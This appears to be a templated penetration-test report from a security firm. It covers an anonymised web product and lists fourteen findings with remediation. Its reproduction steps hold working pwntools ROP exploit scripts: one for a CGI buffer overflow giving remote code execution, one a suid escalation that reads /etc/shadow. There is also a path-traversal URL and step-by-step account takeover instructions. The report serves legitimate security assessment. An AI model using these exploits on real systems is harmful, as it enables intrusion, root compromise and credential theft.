{Client Name}

DD MONTH YYYY

{Client Name} Security Assessment

Client Details

Company Name: {Company Name}

Contact Person: {Person Name}

Address: {Address}

Email: {Email Address}

Telephone: {Telephone Number}

Document History

Version	Date	Author	Remark
0.1	{Date}	{Author}	Initial Draft
0.2	{Date}	{Author}	Addition
1.0	{Date}	{Author}	Modification

Table of Contents

1. About Payatu

Payatu is a research-focused security testing service organization specialized in IoT and embedded products, web, mobile, cloud, and infrastructure security assessments, and in-depth technical security training. Our state-of-the-art research, methodologies, and tools ensure the safety of our client's assets.

At Payatu, we believe in following one's passion, and with that thought, we have created a world-class team of researchers and executors who are bending the rules to provide the best security services. We are a passionate bunch of folks working on the latest and leading-edge security technology.
We are proud to be part of a vibrant security community and don't miss any opportunity to give back. Some of the contributions in the following fields reflect our dedication and passion

- nullcon - nullcon security conference is an annual security event held in Goa, India. After years of efforts put into the event, it has now become a world-renowned platform to showcase the latest and undisclosed research.
- hardwear.io - Hardware security conference is an annual hardware security event held in The Hague, Netherlands. It is being organized to answer emerging threats and attacks on hardware. We aim to make it the largest platform where hardware security innovation happens.
- Dedicated fuzzing infrastructure - We are proud to be one of the few security research companies to own an in-house infrastructure and hardware for distributed fuzzing of software such as browsers, client and server applications.
- null - It all started with null - The open security community. It's a registered non-profit society and one of the most active security community. null is driven totally by passionate volunteers.
- Open source - Our team regularly authors open source tools to aid in security learning and research.

Talks and Training: Our team delivers talks/highly technical training in various international security and hacking conference, i.e., DEFCON Las Vegas, BlackHat Las Vegas, HITB Amsterdam, Consecwest Vancouver, nullcon Goa, HackinParis Paris, Brucon Belgium, zer0con Seoul, PoC Seoul to name few.

We are catering to a diverse portfolio of clients across the world who are leaders in banking, finance, technology, healthcare, manufacturing, media houses, information security, and education, including government agencies. Having various empanelment and accreditations, along with a strong word of mouth has helped us win new customers, and our thorough professionalism and quality of work have brought repeat business from our existing clients.

We thank you for considering our security services and requesting a proposal. We look forward to extending the expertise of our passionate, world-class professionals to achieve your security objectives.

2. Project Details

2.1 Executive Summary

The Payatu security team performs real-time security assessments on the web application. These assessments aim is to uncover any security issues in the assessed web application, explain the impact and risks associated with the found issues, and provide guidance in the prioritization and remediation steps.

Security Assessment of <<Product Name>> product has been performed, considering below common security issues:

- ✓ If proper input validation is implemented to prevent code execution on the XYZ server.
- ✓ If there are any ways to get inside XYZ server and escalate privilege to get root access on the XYZ server.
- ✓ If proper access control is implemented across the application.
- ✓ If proper authorization & authentication system is implemented.
- ✓ If proper error handling is done to avoid exposing sensitive data
- ✓ If the user input is properly escaped.
- ✓ If application business logic is properly set.

Overall security postures of the application are not secure, though some of the security controls/measures have not been properly implemented during the design and coding of the application, the exploitation is very likely. This gives root access to the attacker on the XYZ server

The security assessment revealed 3 critical severity security issue, 1 high severity security issue, 5 medium severity issues, 5 low severity issues in this application. The consolidated summary of the assessment has been presented in the Executive Summary section. Additional information is contained within the Detailed Vulnerability Information section of this report.

2.2 Scope and Objective

The scope of this assessment was limited to ABC product web interface, server binary reverse engineering, and ABC product thick client application created by XYZ company. Following are the list of URLs/Application under the scope.

Web UI: https://xyz.abc.com

2.3 Project Timeline

The security assessment was performed for 20 days from 7th Sept 2020 to 2nd October 2020.

2.4 Technological Impact Summary

It was identified that the application did not have proper input validation, especially the URL parameter in the request, resulting in leads to buffer overflow attack. The malicious adversary can perform remote code execution of the server and take control of it. The application also doesn't properly validate the user input, leading to an SSRF attack.

2.5 Business Impact Summary

We identified the following business impacts:

- An attacker can get access to the XYZ product server and take full control over it.
- An attacker can root access to the server by performing a local privilege escalation attack.
- An attacker can read arbitrary files of the server.
- An attacker can compromise an AD user account and perform action remotely.
- An attacker can perform internal network scanning using SSRF vulnerability.

2.6 Testing Environment

To perform XYZ web interface assessment, we have setup BurpSuite proxy tool, which intercepts the HTTP/HTTPS traffic originated from browser/client to the server


Detailed instruction to configure BurpSuite proxy tool in the thick client:

https://portswigger.net/blog/intercepting-thick-client-communications

2.7 Vulnerability Chart


The discovered vulnerabilities table and chart illustrated below provides a snapshot view of the number and severity of issues discovered during this security assessment.

CRITICAL	This issue can impact the application severely and should be addressed immediately. Attackers can gain root or super user access or severely impact system operation.
HIGH	This issue can cause a problem like unprivileged access and should be addressed as soon as possible.
MEDIUM	This issue may pose a significant threat over a longer period of time.
LOW	This issue is more likely an information disclosure and may be an acceptable threat.



2.8 Vulnerabilities by Category

Below given chart shows the vulnerability matrix based on the category of vulnerabilities.



2.9 Table of Findings

Vuln ID	Finding	Severity	Status
PY-CL-001	RCE using a buffer overflow	CRITICAL	Not Fixed
PY-CL-002	Local Privilege Escalation (apache to root)	CRITICAL	Not Fixed
PY-CL-003	Missing Authentication leads to AD user's Account Compromise	CRITICAL	Not Fixed
PY-CL-004	Arbitrary File Read	HIGH	Not Fixed
PY-CL-005	Server-Side Request Forgery (SSRF)	MEDIUM	Not Fixed
PY-CL-006	Information Leakage	MEDIUM	Not Fixed
PY-CL-007	Cross-Site Request Forgery (CSRF)	MEDIUM	Not Fixed
PY-CL-008	Inadequate Account Lockout Policy	MEDIUM	Not Fixed
PY-CL-009	Missing Session ID/CSRF token in Admin Console Application	MEDIUM	Not Fixed
PY-CL-010	DLL Hijacking	LOW	Not Fixed
PY-CL-011	File System Access	LOW	Not Fixed
PY-CL-012	HTTP Response contains Cleartext Password	LOW	Not Fixed
PY-CL-013	Username Enumeration	LOW	Not Fixed
PY-CL-014	Weak Password Policy	LOW	Not Fixed

2.10 Application Strengths

During our assessment, we observed the following properties of the application that are well designed and serve towards its strengths:

- ✓ Application implements strong authentication on the thick client application while accessing user's application via RDP.
- ✓ Application implements appropriate user input sanitization and output encoding that reduces the risk of XSS attacks.
- ✓ Application does not leak any sensitive data via unhandled error messages
- ✓ Application does not use any 3rd party open-source component that is affected by any known vulnerabilities.

2.11 Application Weaknesses

The below-mentioned vulnerabilities were identified and verified by Payatu during the process of this Binary reverse engineering, web Interface & thick client penetration test for the XYZ product. Retesting should be planned following the remediation of these vulnerabilities

- ► The application fails to restrict the user access to internal file access.
- ► The application fails to restrict the user from getting root access on the server.
- ► The application does not maintain an anti-CSRF token to prevent client-side request forgery attacks.
- ► The application fails to have proper authentication/authorization on the web application.

3. Technical Findings

3.1 PY-CL-001: RCE using buffer overflow

Potential Impact: CRITICAL

Description:

During our assessment, we observed that application CGI binary is vulnerable to buffer overflow attack. The length to input can be controlled by the user, and thus an attacker can overflow a local buffer in the main function to get $rip control. It can be further changed to RCE using ROP chaining.

Affected Resource:

During testing, we observed the following CGI binaries that are exposed to the public user and could be used to trigger remote code executing vulnerability.

CGI	Vulnerability
Sample1.cgi	Buffer Overflow
Sample2.cgi	Buffer Overflow
Sample3.cgi	Buffer Overflow
Sample4.cgi	Buffer Overflow
Sample5.cgi	Buffer Overflow

Following are the vulnerable code snippets for these CGI files:

Sample1.cgi: It is Reading abc.html without size checks. The attacker can control RIP and thus can execute commands using ROP exploits.

Code at function at address 0x41D7FE

Line 1;

Line 2;

Line 3;

...

Line X;

Sample2.cgi: Setting CONTENT_LENGTH as 0xffffffff will cause the binary to crash, and further lead to RCE as 0xffffffff + 1 will cause integer overflow and round it up to 0, due to 32-bit integer.

address: 0x42A08A
Line 1;
Line 2;
Line 3;
…
Line X;

address: 0x42A624
Line 1;
Line 2;
Line 3;
…
Line X;

address: 0x42A658
Line 1;

Line 2;

Line 3;

…

Line X;

Sample3.cgi: It does not check for the size of user input, and it might lead to RCE using ROP chaining.

```
v27 = getenv("REQUEST_METHOD");
v28 = getenv("CONTENT_LENGTH");
v29 = "POST";
v30 = atoi(v28);
v31 = strcmp(v27, "POST");
if ( !v31 )
{
  v32 = 1280LL;
  v33 = &tv;
  while ( v32 )
  {
    LODWORD(v33->tv_sec) = 0;
    v33 = (struct timeval *)((char *)v33 + 4);
    --v32;
  }
  std::istream::read((std::istream *)&std::cin, (char *)&tv, v30);
```

Sample4.cgi: No size check in file read. It might lead to overflow and hence RCE.

Function at address : 0x41E1D6

Line 1;
Line 2;
Line 3;
...
Line X;

Sample5.cgi: Setting CONTENT_LENGTH as 0xffffffff will cause the binary to crash, and further lead to RCE as 0xffffffff + 1 will cause integer overflow and round it up to 0, due to 32-bit integer

address: 0x42A08A

```
mov    edi, offset aContentLength ; "CONTENT_LENGTH"
call   _getenv
mov    [rbp+nptr], rax
```

address: 0x42A624

```
mov    rax, [rbp+nptr]
mov    rdi, rax      ; nptr
call   _atoi
mov    [rbp+var_3C], eax
```

address: 0x42A658

```
mov    eax, [rbp+var_3C]
add    eax, 1
cdqe
mov    esi, offset _ZSt7nothrow ; std::nothrow
mov    rdi, rax
call   __ZnamRKSt9nothrow_t ; operator new[](ulong,std::nothrow_t const&)
mov    [rbp+var_38], rax
cmp    [rbp+var_38], 0
jz     short loc_42A689
mov    rax, [rbp+var_38]
mov    rsi, rax
mov    edi, offset _ZSt3cin ; std::cin
call   __ZStrsIcSt11char_traitsIcEERSt13basic_istreamIT_T0_ES6_PS3_ ;
std::operator>><char,std::char_traits<char>>(std::basic_istream<char,std::char_traits<char>>
&,char*)
```

.

CVSS Score: **CVSS Vector:**

CVSS Base Score: 10.0 CVSS Temporal Score: 9.2 CVSS Environmental Score: 7.3	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:P/RL:W/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:L/MUI:R/MS:C/MC:H/MI:H/MA:H

Business Risk: Successful exploitation of this vulnerability allows an attacker to get complete access to the XYZ server. This will impact on confidentiality, integrity, and availability of the XYZ server. That would lead to loss of business.

Technical Risk: Successful exploitation of this vulnerability allows an attacker to perform remote code execution on the server.

Remediation:

- It is recommended to implement proper input validation of user input at the server-side as well. Also, some security features like enabling stack canary can be enabled to fix the issue.

Steps to Reproduce:

1. Save the below-mentioned python code and run it:

```
import requests
from pwn import *

context.log_level = "debug"
elf = ELF("./modifyxyz.cgi")
read_plt = elf.plt['read']
read_got = elf.got['read']
bss = elf.bss() + 0x200
system_plt = elf.plt['system']
atoi_plt = elf.plt['atoi']
mov_gadget = 0x000000000047f967
pop_rdi = 0x00000000004507f7
pop_rsi = 0x0000000000450bb1
pop_rdx_retf = 0x00000000004429a2
pop_rax_retf = 0x00000000004ccd7a
magic_gadget = 0x00000000004472e6
# 0x00000000004472e6 : mov qword ptr [rbp - 8], rdi ; pop rbp ; ret
pop_rbp_ret = 0x00000000004156eb
payload = "A"*31088
payload += p64(pop_rdi)
payload += "59\x00\x00\x00\x00\x00"
```

```
payload += p64(pop_rbp_ret)
payload += p64(bss)
payload += p64(magic_gadget)
payload += "AAAABBBB"
rce_cmd = "echo `ls` > out2"
n = len(rce_cmd)
x = n/8
if n%8 == 0:
l = 0
else:
l = n%8
x += 1
rce_cmd += "\x00"*(8-l)
#for atoi prep
for i in range(0,x):
payload += p64(pop_rdi)
payload += rce_cmd[i*8:(i+1)*8]
payload += p64(pop_rbp_ret)
payload += p64(bss+((i+1)*8))
payload += p64(magic_gadget)
payload += "AAAABBBB"
payload += p64(pop_rdi)
payload += p64(bss-8)
payload += p64(atoi_plt)
# rax = 59
payload += p64(pop_rdi)
payload += p64(bss)
payload += p64(pop_rsi)
payload += p64(0)
payload += p64(system_plt)
url = 'https://security.accops.cloud:8443/fes-bin/modifyPWD.cgi'
x = requests.post(url,payload)
print x.text
```

Exploit is used to create a file in "/home/test/out2" with the output of "ls" command.

2. Navigate to view-source:https://xyz.abc.com/test-bin/public/xyz.php?url=Depot\icons/../../../../../../../home/test/out2
3. Note that the ls command has been executed.

3.2 PY-CL-002: Local Privilege Escalation (apache to root)

Potential Impact: CRITICAL

Description:

During testing, it was observed that once the user gets RCE on the XYZ server, then apache user access was provided to the attacker. An attacker can escalate the privilege and get root access on the server by using chaining of vulnerability.

There are a few cgi binaries with suid bit enabled. We can exploit those to execute commands as root. Target was xyz.cgi, It was reading xyz.html without verifying size. The buffer overflow here can be used to execute arbitrary commands as a root user. Here we have a showcase, how to read /etc/shadow file as only root can read it.

Vulnerable Code Snippet:

Bugs exists in the function at address `0x4175D0`.
Code Snippet:

```c
v4 = a2;
v5 = a3;
v39 = a1;
v6 = (char *)fopen(a4, "rb");
v7 = (FILE *)v6;
if ( v6 )
{
  v8 = 2560LL;
  v9 = 0;
  v10 = haystack;
  while ( v8 )
  {
    *(_DWORD *)v10 = 0;
    v10 += 4;
    --v8;
  }
  do
  {
    v11 = fread(&haystack[v9], 1uLL, 0x3FFuLL, v7);
    v9 += v11;
  }
  while ( v11 );
  haystack[v9 + 1] = 0;
  v12 = strlen(haystack) + 1;
```

Affected Resource

- xyz.cgi

CVSS Score:

CVSS Base Score: 9.9
CVSS Temporal Score: 9.1
CVSS Environmental Score: 7.3

CVSS Vector:

CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:P/RL:W/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:L/MUI:R/MS:C/MC:H/MI:H/MA:H

Business Risk: Successful exploitation of this vulnerability allows an attacker to get complete access to the XYZ server. This will impact on confidentiality, integrity, and availability of the XYZ server. That would lead to loss of business.

Technical Risk: Successful exploitation of this vulnerability allows an attacker to get root access on XYZ server

---

Remediation:

- Proper validation of input and enabling protections of the binary like stack canary might fix the issue. Furthermore, if not necessary, remove the suid bit from these files that have user-controlled data.

Steps to Reproduce:

1. Save the following python code and run it (you might require pwntools module for python2.7):
2. This will generate xyz.html file, replace this with the original file on the server at location "/home/test" using the first RCE bug. Execute the xyz.cgi file using the previous bug and redirect its output to any file (let's say /tmp/output). You will be able to see the contents of "/etc/shadow" in that file.

```
from pwn import *

elf = ELF("./xyx.cgi")
system = elf.plt['system']
syscall = 0x4d19b4
pop_rax = 0x00000000004bf848
pop_rsi_r15 = 0x00000000004801a1
pop_rdx = 0x00000000004c0c3c
pop_rdi = 0x00000000004801a3

payload = "A"*(10296 - 40 - 32 - 48 - 32)
payload += "/etc/shadow\x00"
```

```
payload += "a"*(28 + 32 + 48 + 32)
payload += p64(pop_rax)
payload += p64(2)
payload += p64(pop_rsi_r15)
payload += p64(0)*2
payload += p64(pop_rdx)
payload += p64(0)
payload += p64(syscall)
payload += p64(pop_rax)
payload += p64(0)
payload += p64(pop_rdi)
payload += p64(5)
payload += p64(pop_rsi_r15)
payload += p64(elf.bss() + 0x200)*2
payload += p64(pop_rdx)
payload += p64(0x500)
payload += p64(syscall)
payload += p64(pop_rax)
payload += p64(1)
payload += p64(pop_rdi)
payload += p64(1)
payload += p64(pop_rsi_r15)
payload += p64(elf.bss() + 0x200)*2
payload += p64(pop_rdx)
payload += p64(0x500)
payload += p64(syscall)
file_temp = open("templateGen.html","w")
file_temp.write(payload)
file_temp.close()
```

POC:

3.3 PY-CL-003: Missing Authentication leads to AD user's Account Compromise

Potential Impact: **CRITICAL**

Description:

During our assessment, we observed that the application has a functionality to update the security profile, and this does not enforce authentication checks at the server-side. The application asks the user to input the current password at the time of profile update, but the validation of the password is happening at the client-side only. By directly calling profile change request, an attacker can bypass this client-side restriction and change the profile details of any user. A malicious adversary just needs the username of the victim to perform this attack. Username can be retrieved by username enumeration vulnerability.

Affected Hosts: Ports

- https://xyz.abc.com/test-bin/xyz.cgi

CVSS Score: **CVSS Vector:**

CVSS Base Score: 9.8
CVSS Temporal Score: 9.0
CVSS Environmental Score: 7.6

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:P/RL:W/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:N/MUI:R/MS:C/MC:H/MI:H/MA:H

Business Risk: Successful exploitation of this vulnerability allows loss of the user's account.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to change the profile details of any users. Once an attacker changes the profile details, then he/she can change the password of the user and get complete access to the account.

Remediation:


- It is recommended to implement server-side validation for all create/update/delete/read operation.
- Application should have proper authentication, and authorization check for all post authenticated API's.

Steps to Reproduce:

1. Log in to the application using any user credentials.
2. Navigate to "My Profile".
3. Enter a valid email address, mobile number and click on the Next button.
4. Enter a 4-digit pin and click on the Next button.
5. Note that the application asks for the current password before updating the profile.
6. Logout from the application.
7. Navigate to Burp Repeater and configure the following request on it.
8. Enter the attacker's email address, pin, and mobile number in the request body.
   Note that the request does not contain any session token or cookie.



9. Click on the Send button.
10. Note that the application responds with 200 Ok messages. It means that the aduser1 profile has been updated with the attacker's email address and mobile number.
11. Navigate to the forget password URL: https://xyz.abc.com/test-bin/public/portal/act/forgotpass.html
12. Choose victim user organization and click on the “Submit” button.
13. Enter the username of the victim user whose profile you just changed.
14. Click on the “Submit” button.
15. Enter PIN -> Get OTP -> It will send OTP to your number (as we have changed the mobile number, PIN, and email address of the victim to attacker mobile number, PIN, and email address).
16. Enter received OTP and click on “Next”.
17. Enter valid Captcha and click on Submit button.
18. Note that it asked to enter a new password.



19. Enter a new password and click on submit button.
20. Note that the password has been changed.
21. Try to login into the application using a new password and note that an attacker was able to login with the new password.

3.4 PY-CL-004: Arbitrary File Read

Potential Impact: HIGH

Description:

During our assessment, we observed that the application is vulnerable to local file inclusion. Arbitrary File Read is the process of reading files that are already locally present on the server. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included, and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected.

Vulnerable Code:

Line 1;
Line 2;
....
Line X

Affected Hosts: Ports

- https://xyz.abc.com/test-bin/public/xyz.php?url=

CVSS Score:

CVSS Base Score: 8.6
CVSS Temporal Score: 7.9
CVSS Environmental Score: 8.0

CVSS Vector:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L/E:P/RL:W/RC:C/CR:H/IR:M/AR:M/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:L/MA:L

Business Risk: It would lead to information disclosure and server account compromise.


Technical Risk: Successful exploitation of this vulnerability allows an attacker to read the complete file system of the XYZ server. This would lead to account compromise.

Remediation:

- The most effective solution is to eliminate the file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API.
